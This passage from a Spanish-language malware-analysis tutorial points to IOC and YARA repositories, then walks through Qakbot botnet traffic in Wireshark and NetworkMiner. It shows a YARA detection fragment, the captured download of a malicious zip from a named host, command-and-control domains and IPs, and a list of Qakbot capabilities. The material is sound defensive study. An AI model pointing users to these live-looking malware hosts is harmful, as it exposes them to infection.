


Figura 30: Servicio que permite obtener muestras de capturas de paquetes de red

Otro repositorio interesante lo encontramos en GitHub donde podemos encontrar IOCs relacionados con diferente malware recopilado.

- <https://github.com/executemalware/Malware-IOCs>

Para cada amenaza, podemos ver información relativa a los correos electrónicos utilizados por los ciberatacantes, los ficheros que contienen el malware, la lista de urls y ficheros que formarían parte de la infección y la lista de direcciones ips de los servidores C&C.

Otra de las herramientas que disponemos para detectar malware mediante la comprobación de firmas en los ficheros son las reglas Yara que podemos encontrar en los siguientes repositorios:

- <https://github.com/mikesxrs/open-source-yara-rules>
- <https://github.com/ctxis/CAPE/tree/master/data/yara>
- <https://github.com/Yara-Rules/rules>

Una herramienta que tiene automatizada la detección de IOCs utilizando reglas Yara es LOKI.


```
$decrypt_config2 = {8B 45 08 8B 88 24 04 00 00 51 8B 55 10 83 EA 14 52 8B 45  
0C 83 C0 14 50 6A 14 8B 4D 0C 51 E8 6C 08 00 00}  
condition:  
    uint16(0) == 0x5A4D and any of ($*)  
}
```

Con esta herramienta, utilizada por servicios públicos como VirusTotal o sandbox como Cuckoo, es posible hacer una clasificación de códigos maliciosos basándose en distintas características que permitan identificar las más importantes de cada muestra.

A partir de la detección de cadenas de texto sería posible identificar secuencias de instrucciones, expresiones regulares y otros patrones existentes dentro de los archivos maliciosos. Por ejemplo, detectar si está comprimido o empaquetado o si contiene información para conectarse a determinadas direcciones URL y dominios. De esta manera, se podrían encontrar distintas variantes de un código malicioso que se estén propagando como parte de un ataque dirigido.

6. Informe de la botnet Qakbot

El principal mecanismo de infección de esta botnet es un ataque de phishing mediante correo electrónico y la ejecución por parte del usuario de un fichero que contiene una macro(normalmente son macros de Excel) que desencadena la ejecución de una DLL. Estas cargas útiles de DLL proporcionan a la botnet una gama más amplia de capacidades entre las que podemos destacar:

- Tiene la capacidad de evadir las defensas del equipo víctima, por ejemplo mediante la deshabilitación de programas antimalware y antivirus.
- Tiene la capacidad de inyectar código para obtener información crítica del usuario.
- Tiene la capacidad de robar las credenciales almacenadas en memoria de Windows mediante las inyecciones de LSASS (Servicio de servidor de la autoridad de seguridad local) y de los navegadores web.
- Tiene la capacidad de realizar escaneos de red, recopilando datos sobre otras máquinas que se puedan encontrar en la misma red de la máquina infectada.
- Tiene la capacidad de identificar las direcciones de diferentes servidores de correo electrónico SMTP para conectarse a cada uno de ellos y enviar spam para que otros usuarios sean víctimas de un phishing y aumentar su infección a otras máquinas.
- Tiene la capacidad de copiarse a sí mismo usando unidades compartidas y propagarse por la red y utiliza un mecanismo de persistencia que utiliza claves específicas de registro y tareas programadas. De esta forma, está diseñado para persistir en el sistema aunque el sistema se reinicie.




Figura 32: Capacidades del malware distribuido por la botnet QakBot


6.1. Análisis de muestras de tráfico

Lo primero que podríamos hacer es **analizar muestras de captura de tráfico** relacionado con la botnet. Para ello, podríamos obtener ejemplos de captura del tráfico generado desde el sitio de <https://www.malware-traffic-analysis.net>. Por ejemplo, podríamos analizar muestras que se encuentran en alguna de estas urls.

- <https://www.malware-traffic-analysis.net/2022/03/16/index.html>
- <https://www.malware-traffic-analysis.net/2022/04/19/index.html>
- <https://www.malware-traffic-analysis.net/2022/06/07/index2.html>
- <https://www.malware-traffic-analysis.net/training/examining-qakbot.html>

Utilizando herramientas como **WireShark** <https://www.wireshark.org> y **NetworkMiner** <https://www.netresec.com/?page=NetworkMiner> podríamos filtrar el tráfico a partir del fichero .pcap. Si examinamos el tráfico http sobre el puerto 80 podemos ver las peticiones que se realizan para obtener el zip que contiene el malware. Para ello, podríamos aplicar el siguiente filtro:


http.request.uri contains .zip



No.	Time	Source	Destination	Protocol	Length	Info
10	1.554216	10.4.19.101	201.148.104.40	HTTP	599	GET /po/A_3106126785.zip HTTP/1.1

Figura 33: Análisis del tráfico de red con Wireshark


https://conta2000.cl/po/A3105126785.zip



Wireshark - Packet 10 - 2022-04-19-aa-Qakbot-with-DarkVNC-traffic.pcap		
▶ Frame 10: 599 bytes on wire (4792 bits), 599 bytes captured (4792 bits)		
▶ Ethernet II, Src: HewlettP_1c:47:ae (00:08:02:1c:47:ae), Dst: Netgear_b6:93:f1 (20:e5:2a:b6:93:f1)		
▶ Internet Protocol Version 4, Src: 10.4.19.101, Dst: 201.148.104.40		
▶ Transmission Control Protocol, Src Port: 60687, Dst Port: 80, Seq: 444, Ack: 607, Len: 545		
▶ Hypertext Transfer Protocol		
▶ GET /po/A_3106126785.zip HTTP/1.1\r\n		
Host: conta2000.cl\r\n		
Connection: keep-alive\r\n		
Upgrade-Insecure-Requests: 1\r\n		
0050 54 54 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a 20 63 TTP/1.1 Host: c		
0060 6f 6e 74 61 32 30 30 30 2e 63 6c 0d 0a 43 6f 6e onta2000 .cl .Con		
0070 6e 65 63 74 69 6f 6e 3a 20 6b 65 65 70 2d 61 6c nection: keep-al		
0080 69 76 65 0d 0a 55 70 67 72 61 64 65 2d 49 6e 73 ive .Upgr ade-Inse		
0090 65 63 75 72 65 2d 52 65 71 75 65 73 74 73 3a 20 cure-Re quests:		
00a0 31 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 1 .User- Agent: M		
00b0 6f 7a 69 6c 6c 61 2f 35 2e 30 20 28 57 69 6e 64 ozilla/5 .0 (Wind		
00c0 6f 77 73 20 4e 54 20 31 30 2e 30 3b 20 57 69 6e ows NT 1 0.0; Win		
00d0 36 34 3b 20 78 36 34 29 20 41 70 70 6c 65 57 65 64; x64) AppleWe		
00e0 62 4b 69 74 2f 35 33 37 2e 33 36 20 28 4b 48 54 bKit/537 .36 (KHT		
00f0 4d 4c 2c 20 6c 69 6b 65 20 47 65 63 6b 6f 29 20 ML, like Gecko)		
0100 43 68 72 6f 6d 65 2f 31 30 30 2e 30 2e 34 38 39 Chrome/1 00.0.489		
0110 36 2e 31 32 37 20 53 61 66 61 72 69 2f 35 33 37 6.127 Sa fari/537		
0120 2e 33 36 20 45 64 67 2f 31 30 30 2e 30 2e 31 31 .36 Edg/ 100.0.11		
0130 38 35 2e 34 34 0d 0a 41 63 63 65 70 74 3a 20 74 85.44. Accept: t		
0140 65 78 74 2f 68 74 6d 6c 2c 61 70 70 6c 69 63 61 ext/html , applica		
0150 74 69 6f 6e 2f 78 68 74 6d 6c 2b 78 6d 6c 2c 61 tion/xht ml+xml,a		

Figura 34: Análisis del tráfico de red con Wireshark

Una característica interesante de Wireshark es la capacidad de ver los streams de datos que se intercambian. Para ello, sobre un paquete que haga uso del protocolo HTTP podemos seleccionar **Seguir -> Flujo TCP**.



No.	Time	Source	Destination	Protocol	Length	Info
3	0.492592	10.4.19.101	201.148.104.40	TCP	66	60687 -> 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
4	0.690747	201.148.104.40	10.4.19.101	TCP	66	80 -> 60687 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1388 SACK_PERM=1 WS=128
5	0.691282	10.4.19.101	201.148.104.40	TCP	60	60687 -> 80 [ACK] Seq=1 Ack=1 Win=131840 Len=0
6	0.691994	10.4.19.101	201.148.104.40	HTTP	497	GET /po/A_3106126785.zip HTTP/1.1
7	0.905327	201.148.104.40	10.4.19.101	TCP	60	80 -> 60687 [ACK] Seq=1 Ack=1 Win=131840 Len=0
8	1.498704	201.148.104.40	10.4.19.101	HTTP	60	200 OK (text/html)
9	1.553666	10.4.19.101	201.148.104.40	TCP	60	60687 -> 80 [ACK] Seq=1 Ack=1 Win=131840 Len=0
10	1.554216	10.4.19.101	201.148.104.40	HTTP	545	GET /po/A_3106126785.zip HTTP/1.1
11	1.753512	201.148.104.40	10.4.19.101	TCP	60	80 -> 60687 [ACK] Seq=1 Ack=1 Win=131840 Len=0
12	6.322266	201.148.104.40	10.4.19.101	TCP	14	80 -> 60687 [RST] Seq=0 Win=0 Len=0
13	6.335626	201.148.104.40	10.4.19.101	TCP	14	80 -> 60687 [RST] Seq=0 Win=0 Len=0
14	6.335680	10.4.19.101	201.148.104.40	TCP	60	60687 -> 80 [ACK] Seq=1 Ack=1 Win=131840 Len=0

Frame 6: 497 bytes on wire (3976 bits), 497 bytes captured (3976 bits)	
▶ Ethernet II, Src: HewlettP_1c:47:ae (00:08:02:1c:47:ae), Dst: Netgear_b6:93:f1 (20:e5:2a:b6:93:f1)	
▶ Internet Protocol Version 4, Src: 10.4.19.101, Dst: 201.148.104.40	
▶ Transmission Control Protocol, Src Port: 60687, Dst Port: 80, Seq: 1, Ack: 1	
- Source Port: 60687	
- Destination Port: 80	
- [Stream index: 0]	
- [Conversation completeness: Complete, WITH_DATA (31)]	
- [TCP Segment Len: 443]	
- Sequence Number: 1 (relative sequence number)	
- Sequence Number (raw): 3342905714	
- [Next Sequence Number: 444 (relative sequence number)]	
- Acknowledgment Number: 1 (relative ack number)	

Flujo TCP	
Flujo TCP	Control+Alt+Mayúsculas+U
Flujo UDP	Control+Alt+Mayúsculas+U
DCCP Stream	Control+Alt+Mayúsculas+E
Flujo TLS	Control+Alt+Mayúsculas+S
Flujo HTTP	Control+Alt+Mayúsculas+H
Flujo HTTP/2	Control+Alt+Mayúsculas+H

```
GET /po/cocithoueqrta HTTP/1.1
Host: conta2000.cl
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36 Edg/100.0.1185.44
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en

HTTP/1.1 200 OK
Date: Tue, 19 Apr 2022 16:31:59 GMT
Server: Apache
X-Powered-By: PHP/7.2.34
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=4dd4011765832d9c4c39d0a63430188b; path=/
Upgrade: h2,h2c
Connection: Upgrade, Keep-Alive
Keep-Alive: timeout=5, max=100
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
```

Figura 35: Análisis del tráfico de red con Wireshark

De esta forma, podríamos confirmar que efectivamente se trata de un archivo comprimido debido a que aparece PK dentro del contenido y vemos un fichero con extensión .xlsx correspondiente al fichero excel que contiene las macros que se ejecutarán.

```
Content-Disposition: attachment; filename=cocithoueqrta.zip
Content-Transfer-Encoding: binary
Connection: Keep-Alive, Keep-Alive
Expires: 0
Cache-Control: must-revalidate, post-check=0, pre-check=0
Pragma: public
Keep-Alive: timeout=5, max=99
Transfer-Encoding: chunked
Content-Type: application/octet-stream

4000
PK.....(..Tm..&.....J-233015633.xlsxUT...[k^b[k^bux.....c.n..
%.g.N..m..m..i..o.s.....].N..kE..[W..9...My...y.(..@.....H..{.ZBv..&..z...&N:...6...
[.y.....F@..z...!U...~.n.;<j..n...
b.YB.....T1.....7...H...m...lL.....M./.....G.>..Y>..H...5U.....b.z0.....M...
0.>..1.....SC.S...8t...WUj_rP...p`l..N(. [QxtE.SHex.{".....J.....b2.A.s..
...e...&...y...Nj..19...s.s.../..Ch.D(....4...x...Ck.....y.*..A.....jH...
6..@u...F..y@Ct."e.u.w...S..)~...FjT'Y.v.k.._).u.j...H...vZ.5.....2.....}gk.....b.bP.
0G.....n...].x!....."r...S.j.....z...B.8....g\M.z}G..c'i...Z..!..y...`#N.
%Y*.....#...V...O../4..E.....>..>..W
```

Figura 36: Análisis del tráfico de red con Wireshark

Al filtrar por el protocolo ssl podríamos ver aquellas direcciones IP y dominios que intercambian el tráfico cifrado.

Hosts (59)	Files (162)	Images	Messages	Credentials (4)	Sessions (211)	DNS (263)	Parameters (3615)	Keywords	Anomalies
Filter keyword: ssl									
Case sensitive ExactPhrase Any column Clear Apply									
Frame nr.	Client host	C. port	Server host	S. port	Protocol (application layer)	Start time			
1319	10.4.19.101 (Windows)	60695	52.113.194.132 [s-0005.s-msedge.net] [ecs-office.s-000...	443	Ssl	2022-04-19 16:33:03 UTC			
1317	10.4.19.101 (Windows)	60694	40.126.28.12 [login.microsoftonline.com] [stamp2.log...	443	Ssl	2022-04-19 16:33:03 UTC			
1350	10.4.19.101 (Windows)	60696	52.109.2.1 [us2.odcm1.live.com.akadns.net] [prod.o...	443	Ssl	2022-04-19 16:33:03 UTC			
1458	10.4.19.101 (Windows)	60699	185.87.187.230 [debtsolversuk.co.uk]	443	Ssl	2022-04-19 16:33:13 UTC			
1479	10.4.19.101 (Windows)	60700	52.168.112.66 [onedscolprdeus01.eastus.cloudapp.azure.com]	443	Ssl	2022-04-19 16:33:13 UTC			
3378	10.4.19.101 (Windows)	60701	108.167.132.188 [pablopereirasilvaluis.com.br]	443	Ssl	2022-04-19 16:33:16 UTC			
4501	10.4.19.101 [DESKTOP-LHG0706] (Windows)	60702	148.163.89.220 [portalregionpuno.com]	443	Ssl	2022-04-19 16:33:19 UTC			
6377	10.4.19.101 [DESKTOP-LHG0706] (Windows)	60703	52.109.12.20 [prod.nexusrules.live.com.akadns.net] [...]	443	Ssl	2022-04-19 16:33:44 UTC			
6449	10.4.19.101 [DESKTOP-LHG0706] (Windows)	60705	189.146.73.62 [qchzpkwuhuh.org]	443	Ssl	2022-04-19 16:39:52 UTC			
6518	10.4.19.101 [DESKTOP-LHG0706] (Windows)	60709	189.146.73.62 [qchzpkwuhuh.org]	443	Ssl	2022-04-19 16:39:57 UTC			
6620	10.4.19.101 [DESKTOP-LHG0706] (Windows)	60710	189.146.73.62 [qchzpkwuhuh.org]	443	Ssl	2022-04-19 16:39:59 UTC			
6647	10.4.19.101 [DESKTOP-LHG0706] (Windows)	60711	20.189.173.1 [onedscolprdwus00.westus.cloudapp.azure.com]	443	Ssl	2022-04-19 16:40:08 UTC			
6849	10.4.19.101 [DESKTOP-LHG0706] (Windows)	60717	189.146.73.62 [qchzpkwuhuh.org]	443	Ssl	2022-04-19 16:45:08 UTC			
6882	10.4.19.101 [DESKTOP-LHG0706] (Windows)	60718	189.146.73.62 [qchzpkwuhuh.org]	443	Ssl	2022-04-19 16:50:29 UTC			
7239	10.4.19.101 [DESKTOP-LHG0706] (Windows)	60728	189.146.73.62 [qchzpkwuhuh.org]	443	Ssl	2022-04-19 16:55:45 UTC			
7279	10.4.19.101 [DESKTOP-LHG0706] (Windows)	60729	52.113.194.132 [s-0005.s-msedge.net] [ecs-office.s-000...	443	Ssl	2022-04-19 17:00:34 UTC			
7309	10.4.19.101 [DESKTOP-LHG0706] (Windows)	60730	189.146.73.62 [qchzpkwuhuh.org]	443	Ssl	2022-04-19 17:01:06 UTC			
7324	10.4.19.101 [DESKTOP-LHG0706] (Windows)	60731	20.54.88.152 [glb.api.prod.dcat.dsp.trafficmanager.net...]	443	Ssl	2022-04-19 17:01:09 UTC			
7357	10.4.19.101 [DESKTOP-LHG0706] (Windows)	60732	13.107.42.16 [l-0007.l-msedge.net] [config-edge-skype...	443	Ssl	2022-04-19 17:01:10 UTC			

Figura 37: Análisis del tráfico de red con NetworkMiner

Desde WireShark podríamos identificar el tráfico SSL/TLS generado por QakBot utilizando el siguiente filtro:

(http.request or ssl.handshake.type==1) and (tcp.port==443)

(http.request or ssl.handshake.type==1) and (tcp.port==443)						
No.	Time	Source	Destination	Protocol	Length	Info
35652	13767.144138	10.4.19.101	75.99.168.194	TLSv1.2	203	Client Hello
35512	13450.789836	10.4.19.101	75.99.168.194	TLSv1.2	203	Client Hello
35333	13130.193736	10.4.19.101	75.99.168.194	TLSv1.2	203	Client Hello
35218	12813.667943	10.4.19.101	75.99.168.194	TLSv1.2	203	Client Hello
35134	12493.272983	10.4.19.101	75.99.168.194	TLSv1.2	203	Client Hello
34861	12176.645122	10.4.19.101	75.99.168.194	TLSv1.2	203	Client Hello
34778	11856.202507	10.4.19.101	75.99.168.194	TLSv1.2	203	Client Hello
34668	11539.575588	10.4.19.101	75.99.168.194	TLSv1.2	203	Client Hello
34599	11219.188862	10.4.19.101	75.99.168.194	TLSv1.2	203	Client Hello
34434	10902.714754	10.4.19.101	75.99.168.194	TLSv1.2	203	Client Hello
34370	10581.993688	10.4.19.101	75.99.168.194	TLSv1.2	203	Client Hello
34174	10265.648279	10.4.19.101	75.99.168.194	TLSv1.2	203	Client Hello

▶ Frame 35218: 203 bytes on wire (1624 bits), 203 bytes captured (1624 bits)
 ▶ Ethernet II, Src: HewlettP_ic:47:ae (00:08:02:1c:47:ae), Dst: Netgear_b6:93:f1 (20:e5:2a:b6:93:f1)
 ▶ Internet Protocol Version 4, Src: 10.4.19.101, Dst: 75.99.168.194
 ▶ Transmission Control Protocol, Src Port: 60884, Dst Port: 443, Seq: 1, Ack: 1, Len: 149
 ▶ Transport Layer Security

▼ TLSv1.2 Record Layer: Handshake Protocol: Client Hello
 - Content Type: Handshake (22)
 - Version: TLS 1.2 (0x0303)
 - Length: 144
 - Handshake Protocol: Client Hello
 - Handshake Type: Client Hello (1)
 - Length: 140
 - Version: TLS 1.2 (0x0303)

Figura 38: Tráfico TLS(Transport Layer Security) con Wireshark

Desde Wireshark podríamos filtrar por aquellos paquetes correspondiente a tráfico cifrado y que tenga como origen y destino una determinada dirección IP.

tcp.port == 443 and ip.addr == 45.153.241.142

No.	Time	Source	Destination	Protocol	Length	Info
6982	1111.661433	10.4.19.101	10.4.19.4	TCP	60	60725 → 88 [ACK] Seq=1 Ack=1 Win=131328 Len=0
6983	1111.661786	10.4.19.101	10.4.19.4	TCP	1514	60725 → 88 [ACK] Seq=1 Ack=1 Win=131328 Len=1460 [TCP segment of a reassembled PDU]
6988	1111.664632	10.4.19.101	10.4.19.4	TCP	60	60725 → 88 [ACK] Seq=1975 Ack=1924 Win=131328 Len=0
6989	1111.664709	10.4.19.101	10.4.19.4	TCP	60	60725 → 88 [FIN, ACK] Seq=1975 Ack=1924 Win=131328 Len=0
6980	1111.661124	10.4.19.101	10.4.19.4	TCP	66	60725 → 88 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
6985	1111.661880	10.4.19.4	10.4.19.101	TCP	60	88 → 60725 [ACK] Seq=1 Ack=1975 Win=1051136 Len=0
6986	1111.664551	10.4.19.4	10.4.19.101	TCP	1514	88 → 60725 [ACK] Seq=1 Ack=1975 Win=1051136 Len=1460 [TCP segment of a reassembled PDU]
6990	1111.664782	10.4.19.4	10.4.19.101	TCP	60	88 → 60725 [ACK] Seq=1924 Ack=1976 Win=1051136 Len=0
6991	1111.664819	10.4.19.4	10.4.19.101	TCP	60	88 → 60725 [RST, ACK] Seq=1924 Ack=1976 Win=0 Len=0
6981	1111.661260	10.4.19.4	10.4.19.101	TCP	60	88 → 60725 [RST, ACK] Seq=1924 Ack=1976 Win=0 Len=0
6987	1111.664551	10.4.19.4	10.4.19.101	TCP	60	88 → 60725 [RST, ACK] Seq=1924 Ack=1976 Win=0 Len=0
6984	1111.661786	10.4.19.4	10.4.19.101	TCP	60	88 → 60725 [RST, ACK] Seq=1924 Ack=1976 Win=0 Len=0

Wireshark · Seguir flujo TCP (tcp.stream eq 37) · 2022-04-19-aa-Qakbot-with-DarkVNC-traffic.pcap
 ...0 0000 0000 0000
 Time to Live: 128
 Protocol: TCP (6)
 Header Checksum: 0x85
 [Header checksum stat
 Source Address: 10.4.19.4
 Destination Address: 10.4.19.101

Figura 39: Filtrado del tráfico de red con Wireshark

Este tráfico podría tener datos del emisor del certificado. Para ello podríamos filtrar por aquellas peticiones donde tengamos un certificado.

(http.request or ssl.handshake.type==11) and (tcp.port==443)




Figura 40: Información sobre el emisor del certificado

- **id-at-countryName=AU**
- **id-at-stateOrProvinceName=DA**
- **id-at-localityName=Ieiaegim**
- **id-at-organizationName=Vuropti Mika Aguaugaf Inc.**
- **id-at-commonName=qchzpkuwuh.org**

También podríamos tener tráfico no directamente relacionado con el protocolo HTTP, por ejemplo mediante protocolos de correo electrónico como SMTP, IMAP y POP3. Con el siguiente filtro podríamos obtener aquel tráfico distinto de HTTP y HTTPS.

tcp.flags eq 0x0002 and !(tcp.port eq 80) and !(tcp.port eq 443)

